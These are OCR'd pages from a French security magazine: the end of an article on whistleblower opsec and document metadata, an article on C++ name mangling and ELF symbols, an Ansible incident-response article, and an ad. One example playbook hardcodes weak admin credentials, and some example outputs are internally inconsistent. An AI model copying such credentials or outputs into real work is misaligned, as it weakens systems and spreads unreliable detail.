Les documents à sortir sont récupérés et il faut les nettoyer et s'assurer qu'ils ne contiennent pas d'éléments vous identifiant. L'exercice de nettoyage de métadonnées est loin d'être évident : les éditeurs modernes proposent tout un tas de fonctionnalités, chacune laissant son empreinte sur le document.

Enlever les métadonnées EXIF d'images est simple. Chaque type de document contient les siennes : les connaître et s'en débarrasser n'est pas un luxe. Si cela s'énonce comme une évidence, détecter les marques plus pernicieuses telles que des espacements particuliers entre les mots ou des changements spécifiques de polices de caractères est autrement plus délicat.

Le contenu du document, même s'il ne s'agit pas de métadonnées *sensu stricto*, peut également être édité : on peut souvent y trouver des informations identifiantes de tiers, les laissant ainsi en proie à du harcèlement ou du doxxing.

Conclusion

Décider de faire fuiter des informations confidentielles est un projet à part entière se finissant presque toujours par un licenciement, des déboires judiciaires, un exil ou pire. Son déroulement est un sujet délicat à part entière en ce qu'il combine des exigences OPSEC et COMSEC. Diverses précautions permettent de rendre le résultat d'une telle action moins catastrophique. Établir un contact avec la partie receveuse peut limiter les éléments à risque liés à l'exfiltration de documents. Privilégier les échanges textes via des applications mobiles semble la solution la moins pire ; s'y fier requiert un focus particulier sur le smartphone dans votre modèle de menaces. Même si ces échanges laissent des traces, celles-ci peuvent se gérer pour ne pas être prises comme éléments incriminants ou suspects.

L'envoi de documents non purgés de leurs métadonnées est dangereux, mais il n'existe pas de solution technique facilement mobilisable par n'importe qui. SecureDrop contient de quoi nettoyer les métadonnées une fois les documents reçus. Cette opération est cependant laissée à la discrétion du receveur : un risque qu'il ne fait pas bon prendre. On pourrait imaginer une implémentation inspirée des places de marché du darkweb Onionland où chaque image téléversée est automatiquement nettoyée de ses métadonnées EXIF. Pareillement, SecureDrop pourrait purger toutes les métadonnées automatiquement directement après le chargement des documents. Cette approche est une faiblesse si le SecureDrop est compromis. Une façon plus responsable et responsabilisante est d'afficher les métadonnées présentes lorsque la source attache les documents dans SecureDrop. Ainsi, la présence/absence de ces éléments bavards pourra être décidée par la personne qui fait fuiter et non pas par celle qui exploite. ■

Références

[1] https://www.justice.gov/opa/press-release/file/971331/download

[2] http://blog.erratasec.com/2017/06/how-intercept-outed-reality-winner.html

[3] https://en.wikipedia.org/wiki/Canary_trap

[4] https://secure.frenchleaks.fr/

[5] https://sourcesure.eu/index.html

[6] https://sourcesure.eu/technology.html ; https://github.com/globaleaks/GlobaLeaks/wiki/Configuration-guide

[7] https://crypto.cat/help.html#files

[8] *MISC n°90*, mars-avril 2017, dossier « Messageries sécurisées »

[9] Précisions issues de l'échange de l'auteure avec Bastien Le Querrec, développeur principal de Silence


[10] « Silence : XMPP, chiffrement et méta-données », LinuxFr.org, 9 décembre 2016, https://linuxfr.org/news/silence-xmpp-chiffrement-et-meta-donnees

[11] http://www.yopmail.com/

[12] https://docs.securedrop.org/en/latest/development/threat_model.html

www.hsc-formation.fr

HSC by Deloitte.



VOYAGE EN C++IE : LES SYMBOLES

Serge GUELTON – sguelton@quarkslab.com
Ingénieur R&D chez Quarkslab

mots-clés : C++ / SYMBOLES / ELF / ÉDITION DE LIENS

Cet article est le premier d'une mini-série sur le C++, ou plutôt sur les binaires compilés depuis C++, leurs particularités et comment les concepts du langage se retrouvent parfois dans le binaire final.

Comprendre le lien entre du code C++ et sa version compilée fournit parfois une aide précieuse à l'analyste. Dans cette optique, cette mini-série explore différentes facettes d'un binaire et leur lien avec le source d'origine quand ce dernier est du C++.

Pour commencer, nous allons nous intéresser à la table de symboles, aux sections, bref, à la carcasse ELF d'un code objet — on restera dans le monde Linux. Le compilateur utilisé est g++ (Debian 6.3.0-12) 6.3.0 20170406 par conséquent, à moins qu'un drapeau différent soit utilisé dans les exemples, c'est la version *gnu14* du standard qui est utilisée (C++14 avec quelques extensions GNU).

1 Rappel sur l'édition de liens

Le langage C++ supporte la compilation séparée, à savoir la compilation d'un programme par morceaux, généralement différents fichiers objets (`.o`) provenant de la compilation de codes sources (`.cpp`), mis en commun avec des archives (`.a`) et des bibliothèques dynamiques (`.so`), le tout pour former, si ce n'est une nouvelle bibliothèque, un programme. Chacun de ces codes objet contient du code ou des données associées à un nom de symbole, et des références vers d'autres symboles qui peuvent être présents dans un autre code objet, une bibliothèque, plusieurs fois (et on risque alors un conflit) ou jamais (ce qui peut être problématique). Le rôle de l'édition de liens est de faire ce travail d'appariement.

2 Le Name Mangling, l'encodage des symboles

En C, chaque fonction externe se voit associer, une fois compilée, une entrée dans la table des symboles.

```
int foo() { return 0; }
```

compilé par :

```
> cc -c foo.c
```

aura une table des symboles simple où l'on retrouve l'identifiant `foo` :

```
> nm foo.o
0000000000000000 T foo
```

Le même code mis dans un fichier `foo.cpp` et compilé avec `g++` (ou autre) donnera :

```
> g++ -c foo.cpp
> nm foo.o
0000000000000000 T _Z3foov
```

On ne retrouve plus l'identifiant d'origine, ou plutôt on le retrouve au milieu de toute une décoration, le *mangling*. Cette transformation de nom permet principalement de supporter la surcharge de fonction, comme l'illustre le code suivant :

```
int foo() { return 0; }
int foo(int n) { return n; }
```

compilé par :

```
> g++ -c foo.cpp
> nm foo.o
000000000000000b T _Z3fooi
0000000000000000 T _Z3foov
```

Le changement de signature est reflété par le changement d'identifiant, et on peut représenter toutes les surcharges de cette façon. D'ailleurs le drapeau `-C` de `nm` permet d'obtenir une version plus familière de cette même table des symboles :

```
> nm -C foo.o
000000000000000b T foo(int)
0000000000000000 T foo()
```

La commande **c++filt** peut être utilisée de façon similaire :

```
> c++filt _Z3fooi
foo(int)
```

On remarquera que le type de retour ne fait pas partie du *mangling*, puisque si on change le type de la fonction en **void foo();**, le symbole associé restera **_Z3foov**. Ce qui n'est pas si surprenant puisque, en C++, le type de retour ne rentre pas en compte dans la détermination des surcharges.

Donc si vous rencontrez un symbole répondant au doux nom de **_Z3fooRSt6vectorIiSaIiEERKNSt7__cxx114listIiS0_EE**, vous savez maintenant que sous sa cagoule, il s'appelle plutôt **foo(std::vector<int, std::allocator<int> >&, std::__cxx11::list<int, std::allocator<int> > const&)** !

Les symboles n'ont pas le même nom, seule leur version *demangled* est similaire. Eh bien cette duplication est une spécificité de g++ qu'on ne retrouve pas avec clang++.

Notez que le *mangling* n'est pas unique ! C'est là qu'intervient la notion d'ABI (*Application Binary Interface*), et un même compilateur peut utiliser différents *mangling* suivant l'ABI ciblée. Par exemple, le compilateur **msvc** peut utiliser l'ABI MS pour Windows 64 bits, GCC utilise on ABI pour Linux 32 ou 64 bits, qui peut être reprise (et c'est le cas par défaut) par Clang, etc. Mais ces ABI évoluent ! Rien que pour GCC, il existe plus de 10 versions mineures de l'ABI C++, comme documenté dans la page **info gcc** sur le drapeau **-fabi-version=N**. Le lecteur curieux pour s'essayer au décodage manuel en suivant l'ABI itanium suivie par GCC : https://itanium-cxx-abi.github.io/cxx-abi/abi.html#mangling.

3 Lien C : C++

Le *mangling* explique à lui seul le besoin du **extern "C"** utilisé pour déclarer une fonction venant d'une bibliothèque C appelée par un code C++, ou pour déclarer une fonction C++ ayant vocation à être utilisée depuis un code C : il force l'utilisation du *mangling* C pour ce symbole (ou ce groupe si on utilise la notation avec accolades) :

```
int foo() { return 0;}
extern "C" int bar() { return 0;}
```

Une fois compilé et analysé :

```
> nm bar.o
000000000000000b T bar
0000000000000000 T _Z3foov
```

On notera que puisque le *mangling* n'utilise pas de symboles réservés, il est tout à fait possible de déclarer depuis C un symbole importable sans **extern "C"** :

```
int _Z3foov() { return 0; }
```

Et une déclaration de fonction C valide, que l'on peut utiliser depuis C++ à travers **extern "C" int _Z3foov()** bien sûr, ou, de façon non portable (car dépendant de l'ABI utilisée), **int foo();**.

Le C peut *a priori* être remplacé par d'autres langages, mais le standard n'impose que ce dernier. Il y a bien **gcc** qui permette d'utiliser **extern "java"** pour une utilisation avec **gcj**, mais ça reste bien anecdotique.

4 Le mot-clé static

Ce mot-clé respecte l'héritage du C : une définition marquée **static** apparaît dans la table des symboles, mais n'est pas visible lors de l'étape de lien :

```
static int foo() { return 0;}
int bar() { return foo();}
```

Compilé et examiné :

```
> g++ -c static.cpp
> nm static.o
000000000000000b T _Z3barv
0000000000000000 t _ZL3foov
```

On notera que le drapeau **--extern-only** de **nm** ne liste bien que le symbole **bar** :

```
> nm --extern-only static.o
000000000000000b T _Z3barv
```

C'est ce qui permet de définir deux symboles **static** dans deux unités de compilation différentes sans qu'elles rentrent en conflit.

5 One Definition Rule

Considérons le code suivant :

```
template<class T>  T bar() { return {};}
int foo() { return bar<int>();}
```

Une fois compilé sans optimisation, on a une table des symboles assez surprenante :

```
> g++ template.cpp -c
> nm template.o
0000000000000000 W _Z3barIiET_v
0000000000000000 T _Z3foov
```

La fonction **bar** est instanciée une fois pour le type **int**, ce qui crée un nouveau symbole (en l'absence d'optimisation). Or il arrive souvent qu'une même fonction *template* soit instanciée dans plusieurs unités de compilation, ne serait-ce que celles de la bibliothèque standard. Eh bien tout se passe bien, car le symbole est marqué comme *weak*, identifié d'un **W** dans la sortie de **nm**. Un symbole normal gagne sur un symbole **weak** et si deux symboles du même nom marqués **weak** sont présents lors du lien, l'un des deux est choisi, à la discrétion de l'implémentation, ce qui est tout à fait l'effet attendu ici !

Ce principe de « plusieurs définitions du moment qu'elles sont identiques » est plus connu sous le nom d'ODR, *One Definition Rule*. Il est aussi valable pour une fonction membre quand celle-ci est définie dans la classe :

```
struct foo {
  void bar() {}
};

void foobar() {
  foo().bar();
}
```

La table des symboles comprend des entrées pour **foobar** et l'appel à **foo::bar** (le constructeur par défaut ne faisant rien, il semble avoir été ignoré) :

```
> g++ class.cpp -c
> nm class.o
0000000000000000 T foobar()
0000000000000000 W foo::bar()
```

Là encore, **foo::bar** est marqué **weak**, ce qui est en accord avec l'usage de mettre ce genre de petite méthode dans le fichier d'en-tête.

6 Le mot-clé inline

Il n'est pas rare, dans des fichiers d'en-tête, d'avoir des fonctions marquées **inline**. Comme ces fichiers sont potentiellement inclus dans plusieurs sources qui peuvent être liées ensembles, on devrait avoir un conflit de symboles lors de l'édition de liens. Et on l'aurait si le mot-clef **inline** n'était pas utilisé. Regardons la table des symboles pour deux fonctions identiques, l'une étant marquée **inline** et l'autre non :

```
inline int foo() { return 0;}
int bar() { return foo();}
```

Une fois compilé sans optimisation, on a la table des symboles suivante :

```
> g++ inline.cpp -c
> nm inline.o
0000000000000000 T _Z3barv
0000000000000000 W _Z3foov
```

La fonction marquée **inline** est bien présente, mais elle est marquée du sceau de la *One Definition Rule* vue précédemment, ce qui est en accord avec la pratique de mettre ses fonctions dans les fichiers d'en-tête pour qu'un compilateur puisse les *expanser* un peu partout, sans créer d'erreur de liens.

Notons qu'il est possible de marquer une fonction **static inline**, dans ce cas elle aura une visibilité statique et sera en plus *weak*.

7 COMDAT Section

Si on s'attarde un peu plus sur le code objet généré à partir de **inline.cpp**, on découvre que la fonction **_Z3barv** n'est pas définie dans la section **.text** comme sa comparse **_Z3foov**, mais dans une section suffixée par son nom, la section **[6]** dans l'exemple ci-dessous :

```
>  readelf --sections --section-groups inline.o
[Nr] Name              Type            Address          Offset
Size                 EntSize          Flags  Link  Info  Align
[...]
[ 1] .group            GROUP           0000000000000000  00000040
0000000000000008  0000000000000004          11    10     4
[ 2] .text             PROGBITS        0000000000000000  00000048
000000000000000b  0000000000000000  AX       0     0     1
[...]
[ 6] .text._Z3barv     PROGBITS        0000000000000000  00000053
000000000000000b  0000000000000000 AXG       0     0     1
[...]
COMDAT group section [    1] '.group' [_Z3barIiET_v] contains 1
sections:
   [Index]    Name
   [    6]   .text._Z3barIiET_v
```

La section **[1]** est intéressante, puisqu'elle introduit une *COMDAT group section* qui contient une valeur... **[6] .text._Z3barv**. On apprend donc que cette section séparée est en fait une COMDAT section, qui a quelques particularités : si l'éditeur de lien rencontre deux sections COMDAT avec le même nom, il peut en jeter une (*discarded*) ; et quand une section COMDAT est jetée, tous les symboles associés sont aussi jetés. C'est donc une version sous stéroïdes des symboles marqués **weak**.

La version Windows des COMDAT permet également de spécifier une stratégie associée à la fusion des COMDAT, mais ça dépasse le cadre de cet article.

8 Initialisation statique

La code suivant définit un symbole global possédant un petit code d'initialisation :

```
struct foo {
  int m;
  foo() : m{1} {}
} f;
```

L'inspection de sa table des symboles est pleine de surprises !

```
> g++ static.cpp -c
> nm -C static.o
0000000000000000 B f
000000000000002c t _GLOBAL__sub_I_f
0000000000000000 t __static_initialization_and_destruction_0(int, int)
0000000000000000 W foo::foo()
0000000000000000 W foo::foo()
0000000000000000 n foo::foo()
```

On retrouve le symbole **f**, jusque-là rien de bien surprenant. Une méthode définie dans sa classe est sujette à la *One Definition Rule* là encore, le lien **weak** n'est pas surprenant. Il est aussi marqué **n** ce qui semble être un symbole de debug d'après la page de manuel de **nm**. Plus intéressant, il y a ces deux symboles **_GLOBAL__sub_I_f** et **__static_initialization_and_destruction_0(int, int)**. En inspectant le **.o** avec plus d'attention, on apprend que ce sont tous deux des symboles de fonction :

```
> readelf --syms static.o
[...]
6: 0000000000000000    44 FUNC    LOCAL  DEFAULT    2 _Z41__static_
initializati
7: 000000000000002c    21 FUNC    LOCAL  DEFAULT    2 _GLOBAL__sub_I_f
[...]
```

Et en les désassemblant, on apprend que **_GLOBAL__sub_I_f** appelle **__static_initialization_and_destruction_0**. Et en inspectant le fichier ELF, on voit que :

```
> readelf -a static.o
[...]
Relocation section '.rela.init_array' at offset 0x390 contains 1 entries:
  Offset          Info           Type           Sym. Value    Sym. Name +
Addend
  000000000000  000200000001 R_X86_64_64       0000000000000000 .text + 2c
```

ce qui nous apprend que **_GLOBAL__sub_I_f** est dans la section **.init_array**. Or les entrées de cette section sont exécutées au chargement du binaire, avant la fonction **main**, comme se doivent de l'être les constructeurs statiques. Ouf !

On retrouve d'ailleurs ici les embryons du *Static Initialization Order Fiasco*, puisque ces différents symboles vont se retrouver dans le même binaire, et puisqu'aucune information n'est disponible dans le code pour préciser leur ordre relatif, un ordre sera choisi parmi les possibles, peut-être en fonction de l'ordre des arguments de l'éditeur de lien ?

Conclusion

À peine quelques concepts élémentaires, et déjà pas mal d'interactions avec le format ELF, C++ ne faillit pas à sa réputation et est plein de surprises ! Dans un opus ultérieur, on s'intéressera à d'autres aspects du langage... ■

Remerciements

J'en profite pour remercier chaleureusement Lancelot Six, Adrien Guinet et Juan Martinez pour leur relecture, merci les gars o/

DEVOPS, AUTOMATISATION ET GESTION D'INCIDENTS

Julien TOUCHE – julien.touche@gmail.com

mots-clés : DEVOPS / SECDEVOPS / ORCHESTRATION / AUTOMATISATION

Avec Threat Intelligence et Machine Learning, l'autre buzzword du moment en sécurité est automatisation et orchestration. Cela se transforme facilement en projet géant visant à remplacer la masse salariale et accouchant d'une souris. Mais non ! Si ça arrive, c'est un problème de management (mais qu'est-ce qui ne l'est pas... ;-). L'objectif, le vrai, mettre les analystes là où ils ont le plus de valeur, l'analyse de l'incident, et pas à répéter des petites tâches sur des centaines ou milliers de serveurs.

1 Devops, késako ?

Devops est un mouvement né suite à une présentation de Patrick Debois, « Agile Infrastructure & Operations », en 2008 à la conférence Agile et en 2009, « 10 deploys per day at Flickr » par John Allspaw & Paul Hammond à la conférence Velocity. De ces rencontres sont nés les devopsdays et le terme devops.

Le but avoué est d'améliorer l'efficacité opérationnelle des services informatiques en se basant sur quatre piliers :

- La culture. Une culture d'échange, de transparence et d'amélioration continue sans blâme (*blameless culture* chez nos amis anglais) est un impératif.
- L'automatisation. L'essentiel des processus doivent pouvoir être exécutés automatiquement que ce soit chaque jour ou à chaque commit de code.
- Les mesures. L'amélioration continue du code doit être quantifiable et visible à tous.
- Le partage. La transparence et l'accès direct aux informations sont essentiels de façon à ce que chacun soit autonome sur son action, mais que tous aient visibilité dessus.

L'aspect collaboration, que ce soit entre développeurs et administrateurs ou toute autre entité, incluant communication, marketing et autres est la pierre de fondation du mouvement.

Cela peut prendre différentes formes : chez Google, on parle de *Site Reliability Engineering* (SRE) avec un focus plus important sur la fiabilité des opérations et une organisation spécifique. Les opérations sont composées d'ingénieurs logiciels avec une limite maximale de 50 % de leur temps réservé aux tâches opérationnelles, le reste, c'est pour améliorer.

2 Gestion d'incidents

La collaboration et le partage entre les différents intervenants sont des éléments clés de la gestion d'incidents. Nous nous concentrons ici sur la partie technique et l'orchestration.

On peut définir le cycle de vie d'un incident de plusieurs manières. Rappelons 2 approches classiques :

- la méthodologie SANS : Préparer, Identifier, Contenir, Éradiquer, Retour à la normal, Leçons et retour d'expérience (*Prepare* > *Identify* > *Contain* > *Eradicate* > *Recover* > *Aftermath*) ;
- la boucle OODA : *Observe*, *Orient*, *Decide*, *Act* alias OODA **[Boyd]**.

Ces approches peuvent s'imbriquer, se recouper et se répéter suivant chaque incident ou chaîne d'incidents. Certains parlent de gestion d'incidents continue. En cherchant bien, il y a presque toujours un incident en cours... gros ou petit.

Le processus de réponse aux incidents contient souvent des tâches répétitives qui sont des bons candidats à l'automatisation, ce que nous allons bientôt développer, mais avant, une brève introduction à Ansible.

3 Introduction à Ansible

Parmi les nombreux outils d'automatisation, Ansible est un des choix les plus tentants : requis faibles sur le client (pas d'agent, python, ssh), communication réseau par ssh, configuration au format yaml, un large support de clients (Unix via ssh, Windows via WinRM, réseau par ssh ou API, Cloud...) et surtout un apprentissage très simple.

Deux exemples très rapides.

Lançons Ansible avec le fichier d'inventaire **inventory** définissant **hostgroup** et le module **command** :

```
$ cat inventory
localhost ansible_connection=local
target ansible_ssh_host=192.168.1.10 ansible_user=myuser ansible_
become=true ansible_ssh_private_key_file=/path/to/id_rsa
[hostgroup]
target
```

target est un alias lié à une IP ou un nom réseau, complété par les accès utilisateur (clé ssh ou mot de passe) et si l'utilisateur peut élever ses privilèges (par défaut avec **sudo**, mais d'autres options sont supportées).

```
$ ansible -i inventory -m command -a "arp -a" hostsgroup
host1 | SUCCESS | rc=0 >>
? (172.17.0.4) à 02:42:ac:11:00:04 [ether] sur docker0
? (172.17.0.6) à 02:42:ac:11:00:06 [ether] sur docker0
? (192.168.1.32) à 12:34:56:e0:30:e1 [ether] sur eth0
? (192.168.1.33) à 98:76:54:57:ad:87 [ether] sur eth0
```

On obtient la sortie de **arp -a** pour tous les systèmes appartenant à **hostgroup**.

Pour lancer plusieurs actions, on utile un playbook au format yaml pouvant inclure des tâches ou des rôles (l'équivalent d'une recette Chef ou d'une librairie en programmation).

```
- hosts: all
  vars:
    memcapture_capture: true
  roles:
    - juju4.memcapture
  tasks :
    - command : last
```

Ce fichier va s'appliquer à tous les hôtes de l'inventaire fourni **all**, avec les variables indiquées et exécutera le rôle **juju4.memcapture** et la commande **last**.

Pour l'exécuter :

```
$ ansible-playbook -i inventory playbook.yml
```

Bien sûr, Ansible permet plein d'autres choses que je vous invite à découvrir dans l'excellente documentation en ligne.

4 Cycle d'un incident en mode devops

4.1 Préparation

Toujours essentielle et souvent négligée, cela reste l'étape indispensable. Que ce soit s'assurer qu'on a le droit (voire l'obligation) d'intervenir par la politique de l'entreprise, que les équipements soient un minimum durcis et forensic-friendly (logs suffisamment verbeux, éventuellement agent...) ou que les outils d'intervention comme un jumpbag soient prêts.

D'un point de vue automatisation, les opérations IT et sécurité disposent d'outils pour :

- (ré)installer les systèmes ;
- configurer avec durcissement et autres tâches d'administration (monitoring, backup, inventaire...) ;
- déployer des environnements de tests ou d'analyse préconfigurés : jenkins, cuckoo, malboxes ;
- collecter des artefacts sur une liste donnée de machines : loki, fastir, capture mémoire...

On peut penser que cela fait double emploi avec les outils de protection endpoint mais : premièrement, ces outils ne sont pas toujours utilisés ou disponibles (ah, vous n'avez jamais trouvé un vieux WinXP voire NT4 dans votre réseau...). Deuxièmement, le contrôle dual est une des clés d'une bonne sécurité. Tout outil est faillible et avoir une alternative déjà prête et testée est un souci en moins.

- valider les développements internes en intégration continue **[Misc88]** ;
- déployer des pots de miels aka honeypots **[Misc89]** avec ansible **[MHN]**.

Ces outils et processus peuvent simplifier grandement le courant, mais comme tout, ils nécessitent un apprentissage que ce soit côté sécurité ou côté opérations IT, idéalement ensemble. Il y a aussi de nombreux sujets connexes comme les bastions, la gestion des secrets, la gestion des images systèmes, etc.

Par exemple, on peut faire un « playbook » ansible qui va récupérer la table arp de tous les systèmes, switchs et routeurs du SI (section 3). Cela suppose bien entendu qu'un ou plusieurs systèmes puissent atteindre tous ces éléments (de la même manière que pour le serveur de monitoring ou de scan de vulnérabilité). Ansible peut s'exécuter via un bastion avec les mêmes mécanismes que ssh (ProxyCommand...) ou déployer **osquery** ou **rekall**.

```
$ cat rekall.yml
---

- hosts: all
  roles:
    - juju4.rekall
```

On limite l'exécution au système **target** défini dans **inventory**.

```
$ ansible-playbook -i inventory --limit target rekall.yml
PLAY [all] ***********************************************************

TASK [setup] *********************************************************
ok: [target]

TASK [juju4.rekall : Include version-specific variables for
Ubuntu.] ***********
ok: [target]

TASK [juju4.rekall : Include version-specific variables for RedHat]
************
skipping: [target]

TASK [juju4.rekall : Include version-specific variables for Alpine]
************
skipping: [target]

TASK [juju4.rekall : rekall dependencies install]
*****************************
changed: [target] => (item=[u'python-virtualenv', u'libncurses5-
dev', u'git', u'build-essential', u'libssl-dev', u'libffi-dev',
u'python-dev'])
[...]
TASK [juju4.rekall : Install recent pip inside virtualenv]
*********************
ok: [target]

TASK [juju4.rekall : Install rekall inside virtualenv]
************************
ok: [target] => (item=wheel)
ok: [target] => (item=rekall)
ok: [target] => (item=urllib3[secure])
[...]
```

4.2 Identification

Que l'alerte initiale soit manuelle ou automatique, il va falloir collecter, analyser avant de confirmer l'incident et d'enclencher des actions.

Typiquement, dans le cas d'un serveur compromis, avant d'intervenir sur le système, on peut confirmer quelles sont les traces disponibles sur le réseau et dans les serveurs de logs centraux, le mettre en quarantaine dans un vlan avec uniquement les accès nécessaires à l'équipe sécurité.

Après une évaluation de la situation et suivant les données disponibles (*Observe*, *Orient*), on pourra lancer des actions sur la machine (*Decide*, *Act*). Par exemple, capturer sa mémoire ou exécuter un scanner d'IOC comme Loki :

```
$ ansible-playbook -i inventory --limit compromisedhosts
incidentresponse-playbook.yml
```

Un playbook ansible possible serait :

```
- hosts: all
  vars:
    memcapture_capture: true
 roles:
    - juju4.memcapture
    - juju4.sysdigcapture
    - juju4.loki
    - { role: juju4.fastir, when: ansible_os_system == 'Windows' }
```

On peut y faire figurer des variables, une liste des rôles à exécuter ou même des taches unitaires avec ou sans condition.

Une tache simple peut être de copier le dossier **/var/log** ou **c:\Windows\System32\WinEvt\Logs**, ici avec le module ansible **fetch** :

```
$ ansible -i inventory -m fetch -a "src=/tmp/var-log-archives.tar.gz
dest=logs" compromisedhost
compromisedhost | SUCCESS => {
    "changed": true,
    "checksum": "da12a3eefe6b4b0d3255bfef95601ab0afd80709",
    "dest": "/opt/path/logs/compromisedhost/tmp/var-log-archives.tar.gz",
    "md5sum": "d41d8cd98f00b20abcdef998ecf8427e",
    "remote_checksum": "da39a3eabe6b4cdd3255bfef95ef1890afd80709",
    "remote_md5sum": null
}
```

Un outil comme RockNSM **[ROCKNSM]** peut permettre de déployer un système de suivi réseau incluant snort, bro, google steganographer (*full packet capture*) et Kafka/ELK pour son analyse.

Il s'agit d'un rôle Chef exécutable directement ou via vagrant. La version 2, disponible depuis février 2017 se base sur Ansible.

Idéalement, certaines de ces tâches peuvent être faites automatiquement à la réception de l'alerte. C'est ce que font des outils comme Invotas (racheté par Fireeye), Demisto ou Phantom. Ils rajoutent un workflow post-alerte qui est peu présent ou moins accessible dans les SIEMs traditionnels (*Security information and event management*. Ex. : Arcsight, Qradar...).

Par exemple, si j'ai une alerte malware sur une machine, le système peut automatiquement lancer la collecte d'une capture mémoire et la récupération des traces réseaux netflow ou pcap si applicable. Dans les cas les plus simples, l'identification du malware en mémoire pourra se faire automatiquement et être validée par un bac à sable automatique tel que Cuckoo sandbox ou IRMA. Dans le cas contraire, ces données sont directement disponibles à l'analyste qui n'aura pas à les lancer manuellement.

En open source, Forensicator-Fate **[FFATE]** utilise Jenkins pour faire l'analyse du disque et de la mémoire avec des outils comme **bulk extractor**, **foremost**, **plaso** ou **volatility**. Dans un cloud Amazon, **aws_ir** **[AWSIR]** va permettre d'automatiser l'analyse « localement », dans le cloud en créant une instance d'analyse et en stockant les résultats dans S3 avec disque, mémoire et logs.

SERVEURS DÉDIÉS Synology®

AVEC ikoula HÉBERGEUR CLOUD

Votre serveur dédié de stockage (NAS) hébergé dans nos Data Centers français.

POUR LES LECTEURS DE **MISC***

OFFRE SPÉCIALE -60 %

À PARTIR DE

5,99 € HT/MOIS

~~14,99 €~~

CODE PROMO **SYMIS17**

- Bande passante **100 Mbit/s**
- Station de **surveillance**
- Support technique **en 24/7**
- Trafic réseau **illimité**
- Système d'exploitation **DSM 6.0**
- Hébergement dans **nos Data Centers**

*Offre spéciale -60 % valable sur la première période de souscription avec un engagement de 1 ou 3 mois. Offre valable jusqu'au 31 décembre 2017 23h59 pour une seule personne physique ou morale, et non cumulable avec d'autres remises. Prix TTC 7,19 €. Par défaut les prix TTC affichés incluent la TVA française en vigueur.

CHOISSISEZ VOTRE NAS

https://express.ikoula.com/promosyno-mis

ikoula HÉBERGEUR CLOUD

/ikoula @ikoula sales@ikoula.com 01 84 01 02 50

NOM DE DOMAINE | HÉBERGEMENT WEB | SERVEUR VPS | SERVEUR DÉDIÉ | CLOUD PUBLIC | MESSAGERIE | STOCKAGE | CERTIFICATS SSL




Figure 1 : Exemple d'écran de Forensicator Fate avec les tâches disponibles.

Si une analyse binaire manuelle est requise, malboxes **[MALBOXES]** va permettre d'automatiser la création d'environnements de test.

Pour mettre en place sa dernière VM de SIFT en local ou dans le cloud, on peut utiliser ansible ou saltstack **[SIFT]**.

4.2.1 Forensicator Fate

Développons un peu. Pour installer, on utilisera le fichier **ffate.yml** :

```
$ cat ffate.yml
- hosts: all
  vars:
    - sift_docker: false
    - sift_include_volplugins: false
    - sift_do_x11: false
    - ffate_testing: false
    - jenkins_admin_username: 'admin_ffate'
    - jenkins_admin_password: 'admin_ffate'
    - jenkins_numExecutors: 3

# [...]
    - loki_capture: false
    - swap_size: 4096
  roles:
    - swap
    - juju4.forensicator-fate
    - juju4.harden-nginx
```

```
$ ansible-playbook -i inventory --limit ffateserver ffate.yml
PLAY [all] *********************************************************

TASK [setup] *******************************************************
ok: [ffateserver]
[...]


PLAY RECAP *********************************************************
ffateserver        : ok=392  changed=29   unreachable=0    failed=0
```

